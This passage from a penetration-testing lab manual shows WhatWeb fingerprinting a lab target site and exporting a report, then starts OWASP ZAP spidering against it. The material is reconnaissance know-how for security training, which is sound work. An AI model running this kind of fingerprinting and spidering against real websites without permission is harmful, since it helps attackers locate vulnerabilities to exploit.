  for hosting anything on the Web. From media streaming to
  web application hosting, IIS's scalable and open
  architecture is ready to handle the most demanding tasks.
  Version      : 10.0
  Website      : http://www.iis.net/

[ Modernizr ]
  Modernizr adds classes to the <html> element which allow
  you to target specific browser functionality in your
  stylesheet. You don't actually need to write any Javascript
  to use it. [JavaScript]
  Website      : http://www.modernizr.com/

[ PasswordField ]
  find password fields
  String      : txtpwd (from field name)
```

```
whatweb -v www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help
  Website      : http://www.modernizr.com/

[ PasswordField ]
  find password fields
  String      : txtpwd (from field name)

[ Script ]
  This plugin detects instances of script HTML elements and
  returns the script language/type.

[ X-Powered-By ]
  X-Powered-By HTTP header
  String      : ASP.NET (from x-powered-by string)


HTTP Headers:
  HTTP/1.1 200 OK
  Cache-Control: private
  Content-Type: text/html; charset=utf-8
  Server: Microsoft-IIS/10.0
  X-AspNet-Version: 4.0.30319
  X-Powered-By: ASP.NET
  Date: Tue, 19 Apr 2022 05:53:05 GMT
  Connection: close
  Content-Length: 4241

[root@parrot]-[~]
#
```


10. Now, type **whatweb --log-verbose=MovieScope_Report www.moviescope.com** and press **Enter** to export the results returned by WhatWeb as a text file.

Note: This will generate a report with the name **MovieScope_Report** and save this file in the **root** folder.


11. Type, **pluma MovieScope_Report** and press **Enter** to open the file.



```
[root@parrot]-[~]
#whatweb --log-verbose=MovieScope_Report www.moviescope.com
http://www.moviescope.com [200 OK] ASP_NET[4.0.30319], Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.10.1.19], Meta-Author[EC-Council], Microsoft-IIS[10.0], Modernizr, PasswordField[txtpwd], Script, Title[Login - MovieScope], X-Powered-By[ASP.NET]
[root@parrot]-[~]
#pluma MovieScope_Report
```

12. The **MovieScope_Report** text file appears, as shown in the screenshot.

Note: In real-time, attackers use this information to determine the website infrastructure and find underlying vulnerabilities, and later exploit them to launch further attacks.



```
MovieScope_Report (~) - Pluma (as superuser)
File Edit View Search Tools Documents Help
+ Open Save Undo Cut Copy Paste Find
MovieScope_Report x
1 WhatWeb report for http://www.moviescope.com
2 Status : 200 OK
3 Title : Login - MovieScope
4 IP : 10.10.1.19
5 Country : RESERVED, ZZ
6
7 Summary : ASP_NET[4.0.30319], HTTPServer[Microsoft-IIS/10.0], Meta-Author[EC-Council], Microsoft-IIS[10.0], Modernizr, PasswordField[txtpwd], Script, X-Powered-By[ASP.NET]
8
9 Detected Plugins:
10 [ ASP_NET ]
11 ASP.NET is a free web framework that enables great Web
12 applications. Used by millions of developers, it runs some
13 of the biggest sites in the world.
14
15 Version : 4.0.30319 (from X-AspNet-Version HTTP header)
16 Google Dorks: (2)
17 Website : https://www.asp.net/
18
19 [ HTTPServer ]
20 HTTP server header string. This plugin also attempts to
21 identify the operating system from the server header.
22
23 String : Microsoft-IIS/10.0 (from server string)
24
25 [ Meta-Author ]
```

13. This concludes the demonstration of how to perform website reconnaissance on a target website using the WhatWeb tool.

14. Close all open windows and document all acquired information.

Task 3: Perform Web Spidering using OWASP ZAP


OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. ZAP provides functionality for a range of skill levels—from developers to testers new to security testing, to security testing specialists.

Here, we will perform web spidering on the target website using OWASP ZAP.

Note: In this task, the target website (www.moviescope.com) is hosted by the victim machine (Windows Server 2019). Here, the host machine is the **Parrot Security** machine.

Note: Ensure that the **Windows Server 2019** virtual machine is running.

1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
4. Now, type **cd** and press **Enter** to jump to the root directory.
5. In the **Terminal** window, type **zaproxy** and press **Enter** to launch OWASP ZAP.

